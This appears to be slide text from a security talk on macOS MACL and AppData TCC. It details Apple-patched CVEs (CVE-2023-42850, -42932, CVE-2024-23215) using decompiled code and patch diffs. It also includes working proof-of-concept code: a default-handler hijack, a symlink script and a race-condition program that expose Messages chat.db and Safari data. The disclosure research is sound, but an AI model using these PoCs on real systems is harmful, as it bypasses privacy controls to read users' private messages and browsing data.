- Next, we need to discuss the newly introduced AppData TCC in macOS 14 as it hinders our previous exploit
- Before that, we first need to understand a crucial permission granting mechanism on macOS, MACL (*Mandatory Access Control List*)
- AppData TCC is based on MACL

What does the MACL look like?

TextEdit doesn't have permission to access `~/Documents/flag.txt`

→

Double-click flag.txt in Finder

→

TextEdit gains access to flag.txt

→

What happened

What does the MACL look like?

TextEdit doesn't have permission to access `~/Documents/flag.txt`

→

Double-click flag.txt in Finder

→

TextEdit gains access to flag.txt

→

What happened

I believe
a permission granting mechanism is at work here

Two Ways to Limit File Access

1. Use a database to record who can access the file

- For example, use TCC.db to record who can access the Desktop
- Precisely controlling access to every single file is very costly

2. Mark the file with some properties

- More suitable for precise control over file access permissions

What does the MACL look like?

```
Documents % xattr -l ./flag.txt
com.apple.lastuseddate#PS:
0000   10 C4 0A 65 00 00 00 00 07 CE 2C 11 00 00 00 00    ...e......

com.apple.quarantine: 0086;65046658;HelloMac;
```

```
sh-3.2$ # Double-Click on flag.txt, then use TextEdit modify flag.txt's content
sh-3.2$
sh-3.2$ xattr -l flag.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.lastuseddate#PS:
0000   AC 25 54 66 00 00 00 00 5B E0 E3 20 00 00 00 00    .%Tf....[.. ....

com.apple.macl:
0000   00 81 50 C7 9D C7 55 B1 47 FB B6 3B 15 1F 85 CF    ..P...U.G..;....
0010   A5 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   00 00 00 00 00 00 00 00                            ........

com.apple.metadata:kMDLabel_rjy3kg6k5f2gxj5elxtmqln4ey:
0000   F2 50 4F E7 6E B3 F9 DB 8D 53 44 53 DF 83 2B 21    .PO.n....SDS..+!
0010   F9 E3 50 56 6D B2 37 39 18 B0 9A 42 83 53 1B 9E    ..PVm.79...B.S..
0020   0B 33 2B C2 0A E3 BE A4 B3 F4 AA 6A 1F 71 B1 CB    .3+........j.q..
0030   8D 11 E0 8D 5C 05 6E 50 86 E2 8B 94 14 98 46 30    ......nP......F0
0040   30 E9 88 31 24 FB 78 9C DE 24 07 2B C2 62 24 7E    0..1$.x..$.+.b$~
0050   EC DA 8B 78 0F 9D 51 46 F0 85 7A E4 5A AA 2E 01    ...x..QF..z.Z...
0060   F3 81 D9 B2 3B 80 FD C7 CB 5E 02 0F 20 58 C0 E8    ....;....^.. X..
0070   0E CE 90 DC 24 1B 9F B2 DD                         ....$....

com.apple.quarantine: 0082;665425b1;TextEdit;
```

Mark the file with some properties:

Mandatory Access Control List

GuluBadFinder : CVE-2023-42850

CVE-2023-42850

Apple has assigned CVE-2023-42850 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access sensitive user data
- **Description:** The issue was addressed with improved permissions logic.

support.apple.com/HT213984 ›

GuluBadFinder : CVE-2023-42850

01

Finder uses the default app to open the file based on its Uniform Type Identifier

02

macOS generates the MACL attribute to allow the default app to access the file

03

Finder informs the app to open the file

```
% mdls ./flag.txt |grep ContentType
kMDItemContentType                    = "public.plain-text"
kMDItemContentTypeTree                = (
```

GuluBadFinder : CVE-2023-42850

```
Documents % cat flag.txt
cat: flag.txt: Operation not permitted
Documents % open -a TextEdit ./flag.txt
Documents %
```

The document "flag.txt" could not be opened. You don't have permission.

To view or change permissions, select the item in the Finder and choose File > Get Info.

OK

```
Documents % cat flag.txt
cat: flag.txt: Operation not permitted
Documents % open -a TextEdit ./flag.txt
Documents % open -a Finder ./flag.txt
Documents %
```

flag.txt

flag

GuluBadFinder : CVE-2023-42850

- If we can replace the default file handler, we can trick Finder into automatically granting our application access to any file when it opens the file
- E.g. :
  - Safari / History.db
  - Messages / chat.db
  - etc.

GuluBadFinder : CVE-2023-42850

The app can register supported file types in Info.plist in this way:

```
<key>CFBundleDocumentTypes</key>
<array>
    <dict>
        <key>CFBundleTypeName</key>
        <string>SQLite Database</string>
        <key>LSItemContentTypes</key>
        <array>
            <string>public.database</string>
        </array>
        <key>LSHandlerRank</key>
        <string>Owner</string>
    </dict>
    <dict>
        <key>CFBundleTypeName</key>
        <string>Text Document</string>
        <key>LSItemContentTypes</key>
        <array>
            <string>public.plain-text</string>
        </array>
        <key>LSHandlerRank</key>
        <string>Owner</string>
    </dict>
```

GuluBadFinder : CVE-2023-42850

https://github.com/Lord-Kamina/SwiftDefaultApps

The UTI of Database is dyn.ah62d4rv4ge80k2u

cppoc.m

```
- (void)applicationDidFinishLaunching:(NSNotification *)aNotification {
    NSLog(@"cppoctag: applicationDidFinishLaunching");
    NSTask *init_task = [[NSTask alloc] init];
    [init_task setLaunchPath:@"/bin/sh"];

    NSArray *init_arguments = @[@"-c", @"/Applications/poc.app/Contents/MacOS/swda setHandler --UTI dyn.ah62d4rv4ge80k2u --app com.example.poc"];
    [init_task setArguments:init_arguments];

    [init_task launch];
    [init_task waitUntilExit];

    NSLog(@"cppoctag: Init with swda");


    NSTask *exec_task = [[NSTask alloc] init];
    [exec_task setLaunchPath:@"/bin/sh"];

    NSArray *exec_arguments = @[@"-c", @"open -a Finder ~/Library/Messages/chat.db"];
    [exec_task setArguments:exec_arguments];

    [exec_task launch];
    [exec_task waitUntilExit];
    NSLog(@"exec_task");
}


- (void)application:(NSApplication *)application openFiles:(NSArray<NSString *> *)filePaths {
    for (NSString *filePath in filePaths) {
        NSFileManager *fileManager = [NSFileManager defaultManager];
        if ([fileManager fileExistsAtPath:filePath]) {
            // Read the file data
            NSData *data = [NSData dataWithContentsOfFile:filePath];

            if (data != nil) {
                // Get the file name and extension from the path
                NSString *fileName = [filePath lastPathComponent];

                // Create the destination path
                NSString *destinationPath = [NSString stringWithFormat:@"/tmp/%@", fileName];

                // Write the data to the destination path
                [data writeToFile:destinationPath atomically:YES];
                NSLog(@"cppoctag: success");
            } else {
                NSLog(@"cppoctag: Failed to read data from file at %@", filePath);
            }
        } else {
            NSLog(@"cppoctag: No file found at %@", filePath);
        }
    }

    sqlite3 *db;
    sqlite3_stmt *stmt;

    NSString *dbPath = @"/tmp/chat.db";
    NSString *query = @"SELECT text FROM message WHERE ROWID = 1";
```

1

2

3

Applications

Name	Date Modified	Size	Kind
OpenVPN Connect.app	March 14, 2022 at 13:24	49 bytes	Alias
Pages.app	February 6, 2023 at 12:41	641.8 MB	Application
Photo Booth.app	June 15, 2023 at 18:08	4.4 MB	Application
Photos.app	June 15, 2023 at 18:08	40.3 MB	Application
poc.app	Today at 17:28	418 KB	Application
Podcasts.app	June 15, 2023 at 18:08	43.7 MB	Application
Preview.app	June 15, 2023 at 18:08	9.4 MB	Application
PyCharm CE.app	April 8, 2021 at 14:18	1.01 GB	Application
PyCharm.app	July 28, 2022 at 00:24	2.15 GB	Application
QQ.app	May 29, 2023 at 12:29	761.9 MB	Application
QQ音乐.app	February 16, 2023 at 17:21	220.7 MB	Application
QtScrcpy.app	July 10, 2022 at 15:01	60.7 MB	Application
QuickTime Player.app	June 15, 2023 at 18:08	6.5 MB	Application
Raspberry Pi Imager.app	February 4, 2022 at 01:53	48.4 MB	Application
Reminders.app	June 15, 2023 at 18:08	20.2 MB	Application
Remix IDE.app	December 3, 2021 at 22:52	274.5 MB	Application
Safari.app	July 11, 2023 at 12:23	13.3 MB	Application
ShadowsocksX-NG.app	November 18, 2019 at 18:57	29.9 MB	Application

test — bash — 80×24

```
sh-3.2# sw_vers ; csrutil status
```

Search

beijia554517@sohu.com 2022/11/24
👑皇冠体育👑 2022卡塔尔世界杯官方指定投注平台！！体育首选！...

13150396792@189.cn 2022/9/27
💎开元棋牌💎亚洲第一，棋牌首选！下载注册即送888元！！...

+86 170 9311 2590 2022/7/29
【税务筹划】我公司优惠代开以下普票（材料费，广告费，咨询费，会议费，...

fanxiaolong_wj@126.com 2021/3/17
◆◆◆◆◆◆◆◆◆◆◆◆
🏆【澳门威尼斯人】官网...

boriquachic81@yahoo.com 2021/2/9
◆◆◆◆◆◆◆◆◆◆◆◆
🏆❤️【拉斯维加斯】官网👍...

christine.halling@msmc.... 2021/1/22
🏆威尼斯人🔥大额出款您的选择
🏆恭喜您获得最高 3 8 8 现金🏆...

To: christine.halling@msmc.edu

iMessage
Jan 22, 2021 at 20:34

🏆威尼斯人🔥大额出款您的选择
🏆恭喜您获得最高 3 8 8 现金🏆
App 下载：www.8508999.com
VIP线路：www.302626.com （建议复制到手机浏览器或者电脑浏览）
注册后联系在线客服qq微信:2993721277领取
🔥还可体验棋牌首存送20%🀄，电子🔰，捕鱼🐟等彩票9.96彩游戏！
🔥百万真实玩家，领完福利再开局🔥
🔥各类竞彩，官方直营！🔥

Search

Zhongquan Li
Apple ID

Family

Wi-Fi
Bluetooth
Network
VPN

Notifications
Sound
Focus
Screen Time

General
Appearance
Accessibility
Control Center
Siri & Spotlight
Privacy & Security

Privacy & Security

HomeKit
Speech Recognition
Media & Apple Music
Files and Folders
Full Disk Access
Focus
Accessibility
Input Monitoring
Screen Recording
Passkeys Access for Web Browsers
Automation
App Management
Developer Tools

The Role of MACL

- For these security protections on file:

  SIP > MACL > TCC

- As long as a file is tagged with the MACL attribute, even if it is protected by TCC, a permitted app can still access the file

Unpatched Vulnerabilities

5 Relevant Vulnerabilities Still Awaiting Patches

Section 4: Everything you need to know about AppData TCC

Section 4: Everything you need to know about AppData TCC

- When a sandboxed app launches, Secinitd requests ContainerManagerd to create a private container folder in *~/Library/Containers* for this app based on its bundle ID
- For example: *~/Library/Containers/gulucat.HelloMac/Data*

Data Folder

- The Data folder is the actual private container folder for the app
- It has the MACL attribute, which contains information about all apps allowed to access it

```
sh-3.2$ xattr -l gulucat.HelloMac/Data/
com.apple.macl:
0000   00 03 CE F0 AA 67 00 A2 47 5A A2 75 F5 57 A1 FA   .....g..GZ.u.W..
0010   C8 9F 00 04 EA F7 6A FF 9E FA 4A 47 98 FA FF 7E   ......j...JG...~
0020   40 BF E8 52 00 00 00 00 00 00 00 00 00 00 00 00   @..R............
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040   00 00 00 00 00 00 00 00                           ........
```

How to generate MACL: Based on macOS 14.5

- Secinitd registers the app container
- Apply MACL to the Data folder

IDA View-A | Pseudocode-A | Strings | Hex View-1 | Structures

```
1  char __cdecl -[ASBMutableContainer enablePrivacyProtectionsWithError:](ASBMutableContainer *self, SEL a2, id *a3)
2  {
3    NSString *v4; // rax
4    NSString *v5; // rax
5    NSString *v6; // r13
6    const char *v7; // rax
7    int v8; // r12d
8    unsigned int v9; // eax
9    unsigned int v10; // r13d
10   char v11; // bl
11   NSString *v12; // rax
12   NSString *v13; // r13
13   NSString *v14; // rax
14   NSString *v15; // r14
15   NSString *v16; // rax
16   NSString *v17; // rax
17   NSString *v18; // r14
18   unsigned int v20; // [rsp+0h] [rbp-30h]
19   NSString *v21; // [rsp+0h] [rbp-30h]
20
21   v4 = -[ASBContainer dataPath](self, "dataPath");
22   v5 = j__objc_retainAutoreleasedReturnValue_15(v4);
23   v6 = j__objc_retainAutorelease_13(v5);
24   v7 = -[NSString fileSystemRepresentation](v6, "fileSystemRepresentation");
25   v8 = j__open_56(v7, 1074790400);
26   objc_release(v6);
27   if ( v8 < 0 )
28   {
29     v20 = *j____error_65();
30     v12 = -[ASBContainer dataPath](self, "dataPath");
31     v13 = j__objc_retainAutoreleasedReturnValue_15(v12);
32     v14 = -[ASBContainer dataPath](self, "dataPath");
33     v15 = j__objc_retainAutoreleasedReturnValue_15(v14);
34     v11 = 0;
35     recordPOSIXErrorForPath(a3, v20, v13, CFSTR("failed to open %@"), v15);
36     objc_release(v15);
37     objc_release(v13);
38   }
39   else
40   {
41     v9 = j__sandbox_register_app_container((unsigned int)v8);
42     if ( v9 && (v10 = v9, v9 != 17) )
43     {
44       v16 = -[ASBContainer dataPath](self, "dataPath");
45       v21 = j__objc_retainAutoreleasedReturnValue_15(v16);
46       v17 = -[ASBContainer dataPath](self, "dataPath");
47       v18 = j__objc_retainAutoreleasedReturnValue_15(v17);
48       v11 = 0;
49       recordPOSIXErrorForPath(a3, v10, v21, CFSTR("failed to %s privacy protection for container at %@"), "enable");
50       objc_release(v18);
51       objc_release(v21);
52     }
53     else
54     {
55       -[ASBMutableContainer _applyPrivacyProtectionExceptionPolicy:](
56         self,
57         "_applyPrivacyProtectionExceptionPolicy:",
58         (unsigned int)v8);
59       v11 = 1;
60     }
61     j__close_58(v8);
62   }
63   return v11;
```

AppContainer

Syscall

MACL

_applyPrivacyProtectionExceptionPolicy

1. Trusted processes can access its private container folder

2. Apps developed by the same developer can access its private container folder

```
v4 = -[ASBMutableContainer ownerCode](self, "ownerCode");
v5 = objc_retainAutoreleasedReturnValue(v4);
v6 = v5;
if ( v5 )
{
  v14 = a3;
  v13 = 0LL;
  v7 = objc_msgSend_0(v5, "getInfoPlist:", &v13);
  v8 = objc_retainAutoreleasedReturnValue(v7);
  v9 = objc_retain_0(v13);
  if ( v8 )
  {
    v10 = objc_msgSend_0(v8, "objectForKeyedSubscript:", CFSTR("NSDataAccessSecurityPolicy"));
    v11 = objc_retainAutoreleasedReturnValue(v10);
    v12 = v11;
    if ( v11 )
      -[ASBMutableContainer(Protection) _applyDataAccessPolicy:toDescriptor:](
        self,
        "_applyDataAccessPolicy:toDescriptor:",
        v11,
        v14);
    else
      -[ASBMutableContainer(Protection) _applyDefaultSameTeamExceptionToDescriptor:](
        self,
        "_applyDefaultSameTeamExceptionToDescriptor:",
        v14);
    objc_release_0(v12);
  }
```

Route 1

Route 2

Route 1 Demo : Info.plist of WeChat

WeType can access WeChat's private container folder

```
<key>NSDataAccessSecurityPolicy</key>
<dict>
        <key>AllowPackages</key>
        <array>
                <string>88L2Q4487U</string>
        </array>
        <key>AllowProcesses</key>
        <dict>
                <key>88L2Q4487U</key>
                <array>
                        <string>com.tencent.inputmethod.wetype</string>
                </array>
        </dict>
</dict>
```

Route 2 : DefaultSameTeamException

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Structures

```
void __cdecl -[ASBMutableContainer(Protection) _applyDefaultSameTeamExceptionToDescriptor:](
        ASBMutableContainer *self,
        SEL a2,
        int a3)
{
  id v4; // rax
  id v5; // r12
  id v6; // rax
  id v7; // r15

  v4 = -[ASBMutableContainer ownerCode](self, "ownerCode");
  v5 = objc_retainAutoreleasedReturnValue(v4);
  v6 = objc_msgSend_0(v5, "teamIdentifier");
  v7 = objc_retainAutoreleasedReturnValue(v6);
  objc_release_0(v5);
  if ( v7 )
  {
    -[ASBMutableContainer(Protection) _registerExceptionToContainerAtFileDescriptor:forAllAppsFromTeam:](
      self,
      "_registerExceptionToContainerAtFileDescriptor:forAllAppsFromTeam:",
      (unsigned int)a3,
      v7);
    -[ASBMutableContainer(Protection) _registerExceptionToContainerAtFileDescriptor:forAllInstallPackagesFromTeam:](
      self,
      "_registerExceptionToContainerAtFileDescriptor:forAllInstallPackagesFromTeam:",
      (unsigned int)a3,
      v7);
  }
  objc_release_0(v7);
}
```

AppContainer

Analyze Sandbox.kext

Secinitd owns "*com.apple.private.security.appcontainer-authority*"

```
v4 = copyin(uaddr, &kaddr, 0x28uLL);
if ( !(_DWORD)v4 )
{
  if ( (_QWORD)v21 == 2LL )
  {
    v23 = 0;
    Bool = AppleMobileFileIntegrity::AMFIEntitlementGetBool(
             a1,
             (proc *)"com.apple.private.security.appcontainer-authority",
             &v23,
             v3);
    v10 = (v23 & 1) != 0 && Bool == 0;
    v4 = !v10;
    v8 = sandcastle_appcontainer_exception_validate_vnode;
    if ( !v10 )
      goto LABEL_2;
  }
```

Analyze Sandbox.kext

Different MACL generation strategies based on the type

```
      goto LABEL_2;
    if ( (BYTE8(kaddr) & 1) == 0 )
    {
      if ( v18 )
        v16 = macl_record_app_exception(vp, v12, v18, v13);
      else
        v16 = macl_record_team_exception(vp, v12, v13);
      goto LABEL_48;
    }
    if ( !v18 )
    {
      v16 = macl_record_package_exception(vp, v12, v13);
LABEL_48:
      v4 = v16;
      goto LABEL_2;
    }
LABEL_45:
```

Analyze Sandbox.kext

Different MACL generation strategies based on the type

IDA View-A | Pseudocode-B | Pseudocode-A | Strings | Hex View-1 | Structures

```
__int64 __fastcall macl_record_app_exception(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 v7; // x0
  __int64 v8; // x19
  __int64 v10[3]; // [xsp+0h] [xbp-40h] BYREF

  v7 = macl_copy_for_vnode(a1, 1LL);
  if ( !v7 )
    return 12LL;
  v8 = v7;
  memset(v10, 0, 23);
  macl_app_exception_identifier_for_signed_code(a4, a2, a3, v10);
  macl_add_entry(v8, 2LL, v10, 0LL, 0LL, 0LL);
  macl_release(v8);
  return 0LL;
}
```

```
sh-3.2$ xattr -l ~/Library/Containers/com.tencent.xinWeChat/Data
com.apple.macl:
0000   00 02 8D 77 7C 87 5B F6 4C 49 84 DF 59 2E C9 92    ...w|.[.LI..Y...
0010   32 0B 00 04 40 79 F2 8E A6 57 47 70 AA AC E6 8A    2...@y...WGp....
0020   E3 A1 D6 6E 00 03 77 3B C1 40 AD DC 47 4C B8 0E    ...n..w;.@..GL..
0030   D1 E0 53 D7 5D 6D 00 04 BA 57 9C 6D 62 3D 44 80    ..S.]m...W.mb=D.
0040   8B D6 D8 88 CF 5E 4F BA                             .....^O.
```

Analyze Sandbox.kext

Different MACL generation strategies based on the type

```
__int64 __fastcall macl_record_team_exception(__int64 a1, char *a2, char a3)
{
  __int64 v5; // x0
  __int64 v6; // x20
  _BYTE v7[23]; // [xsp+0h] [xbp-30h] BYREF

  if ( (a3 & 1) != 0 )
    return 45LL;
  if ( a2 )
  {
    v5 = macl_copy_for_vnode(a1, 1LL);
    if ( !v5 )
      return 12LL;
    v6 = v5;
    memset(v7, 0, sizeof(v7));
    macl_team_exception_identifier(0, a2, (__int64)v7);
    macl_add_entry(v6, 3, (__int128 *)v7, 0, 0, 0);
    macl_release(v6);
  }
  return 0LL;
}
```

```
sh-3.2$ xattr -l ~/Library/Containers/gulucat.HelloMac/Data
com.apple.macl:
0000   00 03 CE F0 AA 67 00 A2 47 5A A2 75 F5 57 A1 FA    .....g..GZ.u.W..
0010   C8 9F 00 04 EA F7 6A FF 9E FA 4A 47 98 FA FF 7E    ......j...JG...~
0020   40 BF E8 52 06 00 6D A5 E4 58 16 BE 47 A0 BD 37    @..R..m..X..G..7
0030   3E A9 35 88 54 9F 00 00 00 00 00 00 00 00 00 00    >.5.T...........
0040   00 00 00 00 00 00 00 00                            ........
```

Analyze Sandbox.kext

Different MACL generation strategies based on the type

```
__int64 __fastcall macl_record_package_exception(__int64 a1, __int64 a2, char a3)
{
  __int64 v5; // x0
  __int64 v6; // x19
  __int64 v7[3]; // [xsp+0h] [xbp-30h] BYREF

  if ( (a3 & 1) != 0 )
    return 45LL;
  if ( a2 )
  {
    v5 = macl_copy_for_vnode(a1, 1LL);
    if ( !v5 )
      return 12LL;
    v6 = v5;
    memset(v7, 0, 23);
    macl_package_exception_identifier(a2, v7);
    macl_add_entry(v6, 4LL, v7, 0LL, 0LL, 0LL);
    macl_release(v6);
  }
  return 0LL;
}
```

```
sh-3.2$ xattr -l gulucat.HelloMac/Data/
com.apple.macl:
0000   00 03 CE F0 AA 67 00 A2 47 5A A2 75 F5 57 A1 FA    .....g..GZ.u.W..
0010   C8 9F 00 04 EA F7 6A FF 9E FA 4A 47 98 FA FF 7E    ......j...JG...~
0020   40 BF E8 52 00 00 00 00 00 00 00 00 00 00 00 00    @..R............
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   00 00 00 00 00 00 00 00                            ........
```

Analyze Sandbox.kext

These MACL generation strategies are essentially similar, all involving SHA-256 hash calculations with some differences in the details

```
void __fastcall macl_team_exception_identifier(int a1, char *a2, __int64 a3)
{
  SHA256_CTX v6; // [xsp+0h] [xbp-90h] BYREF

  memset(&v6, 0, sizeof(v6));
  _initialize_identifier_hash(&v6, 84);
  _add_team_to_identifier_hash(&v6, a1, a2);
  _finalize_identifier_hash(&v6, a3);
}
```

```
IDA View-A    Pseudocode-A    Hex View-1
__int64 __fastcall macl_app_exception_identifier_for_signed_code(__int64 a1,
{
  SHA256_CTX v5; // [xsp+0h] [xbp-90h] BYREF

  memset(&v5, 0, sizeof(v5));
  _initialize_identifier_hash(&v5, 65LL);
  _add_team_to_identifier_hash(&v5);
  _add_string_to_identifier_hash((int)&v5, a3);
  return _finalize_identifier_hash(&v5);
}
```

```
void __fastcall _initialize_identifier_hash(SHA256_CTX
{
  char v3; // [xsp+Eh] [xbp-12h] BYREF
  char data; // [xsp+Fh] [xbp-11h] BYREF

  data = 0;
  v3 = a2;
  SHA256_Init(a1);
  SHA256_Update(a1, &data, 1uLL);
  SHA256_Update(a1, &v3, 1uLL);
}
```

Abuse AppData TCC

01

Secinitd grants launching sandboxed apps access to specific folders

02

MACL can bypass all file TCC limitations

- If we can exploit AppData TCC, we can access arbitrary files with nearly FDA-level permissions, except we cannot modify TCC.db

GuluBadContainerManager : CVE-2023-42932

CVE-2023-42932

Apple has assigned CVE-2023-42932 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access protected user data
- **Description:** A logic issue was addressed with improved checks.

support.apple.com/HT214036 ›

GuluBadContainerManager : CVE-2023-42932

If *~/Library/Containers/gulucat.HelloMac/Data* is a symbolic link,

Secinitd will still update the destination folder's MACL attribute with the launching app's teamID

exp

```
#!/bin/sh
mkdir ~/Library/Containers/com.example.maliciousSandboxd
ln -s ~/Library/Messages ~/Library/Containers/com.example.maliciousSandboxd/Data
open /Applications/maliciousSandboxd.app
```

maliciousSandboxd.m

```
#import <sqlite3.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        system("open -a Calculator");
        system("touch sb");
        // SQLite operations
        sqlite3 *db;
        sqlite3_stmt *stmt;
        NSString *dbPath = @"./chat.db";
        NSString *query = @"SELECT text FROM message WHERE ROWID = 1";
        const char *dbPathUTF8 = [dbPath UTF8String];
        const char *queryUTF8 = [query UTF8String];

        int rc = sqlite3_open(dbPathUTF8, &db);
        if (rc != SQLITE_OK) {
            NSLog(@"Cannot open database: %s", sqlite3_errmsg(db));
            return 1;
        }

        rc = sqlite3_prepare_v2(db, queryUTF8, -1, &stmt, NULL);
        if (rc != SQLITE_OK) {
            NSLog(@"Failed to prepare statement: %s", sqlite3_errmsg(db));
            return 1;
        }

        while (sqlite3_step(stmt) == SQLITE_ROW) {
            const unsigned char *text = sqlite3_column_text(stmt, 0);
            if (text != NULL) {
                NSString *textStr = [NSString stringWithUTF8String:(const char *)text];
                NSLog(@"Text: %@", textStr);

                NSString *appleScriptCode = [NSString stringWithFormat:@"display dialog \"%@\"", textStr];
                NSAppleScript *appleScript = [[NSAppleScript alloc] initWithSource:appleScriptCode];
                NSDictionary *errorDict;
                [appleScript executeAndReturnError:&errorDict];

                if (errorDict) {
                    NSLog(@"AppleScript Error: %@", errorDict);
                }
            }
        }
```

GuluBadContainerManager : CVE-2023-42932 Patch

```
  objc_release(v77);
  objc_release(v79);
  if ( v78 )
  {
    v31 = v95;
    v80 = v97;
    if ( !v101
      || (unsigned __int8)objc_msgSend(v97, "isDirectory") && !(unsigned __int8)objc_msgSend(v97, "isSymlink") )
    {
      objc_release(v97);
      objc_release(v61);
      goto LABEL_13;
    }
    v81 = (void *)j__container_log_handle_for_category(1LL);
    v82 = j__objc_retainAutoreleasedReturnValue_22(v81);
    if ( !j__os_log_type_enabled_66(v82, OS_LOG_TYPE_ERROR) )
      goto LABEL_40;
    buf = 138412546;
    v118 = self;
    v119 = 2112;
    v120 = (__int64)v97;
    v83 = "Cache entry failed verification, Data subdirectory doesn't target expectation; cacheEntry = %@, node = %@";
  }
  else
  {
    v85 = (void *)j__container_log_handle_for_category(1LL);
    v31 = v95;
    v82 = j__objc_retainAutoreleasedReturnValue_22(v85);
    v80 = v97;
    if ( !j__os_log_type_enabled_66(v82, OS_LOG_TYPE_ERROR) )
    {
ABEL_40:
      objc_release(v82);
      objc_release(v80);
      goto LABEL_23;
    }
    buf = 138412546;
    v118 = self;
    v119 = 2112;
    v120 = (__int64)v61;
    v83 = "Cache entry failed verification, could not stat Data subdirectory; cacheEntry = %@, error = [%@]";
  }
  j___os_log_error_impl_45(&dword_7FFB0D9FB000, v82, OS_LOG_TYPE_ERROR, v83, (uint8_t *)&buf, 0x16u);
  goto LABEL_40;
}
ABEL_13:
```

ContainerManagerCommon

GuluBadContainerManager2 : CVE-2024-23215

CVE-2024-23215

Apple has assigned CVE-2024-23215 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access user-sensitive data
- **Description:** An issue was addressed with improved handling of temporary files.

support.apple.com/HT214061 ›
support.apple.com/HT214060 ›
support.apple.com/HT214059 ›
support.apple.com/HT214055 ›

GuluBadContainerManager2 : CVE-2024-23215

The Container Manager first creates a temporary folder at

~/Library/Staging/{RANDOM_UUID}

```
Event Type: file::create
Process: /usr/libexec/containermanagerd
Pid: 446 (Parent) -> 1
User:
Timestamp: 1699333472969
Platform Binary: true
Signing ID: com.apple.containermanagerd
Props:
{
    path = "/Users/    /Library/Staging/1F074CDA-43F4-485A-BD0E-62BF1854BB53";
    size = 64;
}
```

```
Event Type: file::create
Process: /usr/libexec/containermanagerd
Pid: 446 (Parent) -> 1
User:
Timestamp: 1699333472969
Platform Binary: true
Signing ID: com.apple.containermanagerd
Props:
{
    path = "/Users/    /Library/Staging/1F074CDA-43F4-485A-BD0E-62BF1854BB53/Data";
    size = 64;
}
```

```
Event Type: file::create
Process: /usr/libexec/containermanagerd
Pid: 446 (Parent) -> 1
User:
Timestamp: 1699333472971
Platform Binary: true
Signing ID: com.apple.containermanagerd
Props:
{
    path = "/Users/    /Library/Staging/1F074CDA-43F4-485A-BD0E-62BF1854BB53/Data/Library";
    size = 64;
}
```

GuluBadContainerManager2 : CVE-2024-23215

After creation, rename the folder to

~/Library/Containers/{bundle_id}

```
Event Type: file::rename
Process: /usr/libexec/containermanagerd
Pid: 446 (Parent) -> 1
User:
Timestamp: 1699333472980
Platform Binary: true
Signing ID: com.apple.containermanagerd
Props:
{
    destdir = "/Users/[redacted]/Library/Containers";
    destfile = "gulucat.HelloMac";
    desttype = 1;
    srcpath = "/Users/[redacted] 'Library/Staging/1F074CDA-43F4-485A-BD0E-62BF1854BB53";
    srcsize = 128;
}
```

GuluBadContainerManager2 : CVE-2024-23215

- *~/Library/Staging* was not protected by TCC. Anyone could access it
- Race Condition vulnerability here
- Before renaming, we could replace the *{RANDOM_UUID}/Data* folder with a symbolic link
- As a result, the victim folder would be tagged with the malicious sandboxed app's MACL attribute

GuluBadContainerManager2 CVE-2024-23215 PoC

exp.m

```
int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSString *homeDirectory = NSHomeDirectory();
        NSString *watchDirectory = [homeDirectory stringByAppendingPathComponent:@"Library/Staging"];
        NSString *linkTarget = [homeDirectory stringByAppendingPathComponent:@"Library/Safari"];
        NSString *linkName = @"Data";

        NSFileManager *fileManager = [NSFileManager defaultManager];

        if (![fileManager fileExistsAtPath:watchDirectory]) {
            NSLog(@"The directory %@ does not exist.", watchDirectory);
            return 1;
        }

        NSLog(@"Watching directory: %@", watchDirectory);

        // Create a dispatch queue for running the open command asynchronously
        dispatch_queue_t queue = dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_DEFAULT, 0);

        // Dispatch a task after 5 seconds delay
        dispatch_after(dispatch_time(DISPATCH_TIME_NOW, (int64_t)(2 * NSEC_PER_SEC)), queue, ^{
            system("open -b com.example.maliciousSandboxd.containermanager2");
            NSLog(@"maliciousSandboxd opened after 2 seconds.");
        });

        // Keep track of existing directories to identify new ones
        NSArray *existingDirs = [fileManager contentsOfDirectoryAtPath:watchDirectory error:nil];
        NSSet *existingDirsSet = [NSSet setWithArray:existingDirs];

        while (true) {
            @autoreleasepool {
                NSArray *currentDirs = [fileManager contentsOfDirectoryAtPath:watchDirectory error:nil];
                NSSet *currentDirsSet = [NSSet setWithArray:currentDirs];
                NSMutableSet *newDirsSet = [NSMutableSet setWithSet:currentDirsSet];
                [newDirsSet minusSet:existingDirsSet];

                for (NSString *newDir in newDirsSet) {
                    NSString *newDirPath = [watchDirectory stringByAppendingPathComponent:newDir];
                    BOOL isDir;
                    if ([fileManager fileExistsAtPath:newDirPath isDirectory:&isDir] && isDir) {
                        NSString *dataPath = [newDirPath stringByAppendingPathComponent:linkName];
                        // Remove the Data directory or symlink if it exists without checking its type
                        if ([fileManager fileExistsAtPath:dataPath]) {
                            [fileManager removeItemAtPath:dataPath error:nil];
                        }

                        // Attempt to create a symlink, handling a race condition if it occurs
                        NSError *error = nil;
                        if (![fileManager createSymbolicLinkAtPath:dataPath withDestinationPath:linkTarget error:&error]) {
                            // If a race condition occurred, remove and recreate the symlink
                            [fileManager removeItemAtPath:dataPath error:nil];
                            [fileManager createSymbolicLinkAtPath:dataPath withDestinationPath:linkTarget error:nil];
                            NSLog(@"Recreated symlink after race condition: %@ -> %@", dataPath, linkTarget);
                        } else {
                            NSLog(@"Created symlink: %@ -> %@", dataPath, linkTarget);
                        }
                        return 0;
                    }
                }
            }
```

GuluBadContainerManager2 CVE-2024-23215 Patch

- *~/Library/Staging* moves to *~/Library/ContainerManager/Staging*
- The folder is protected by TCC and we cannot access the temporary files any more

GuluBadContainerManager3 : CVE-2024-27872

CVE-2024-27872

Apple has assigned CVE-2024-27872 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access protected user data
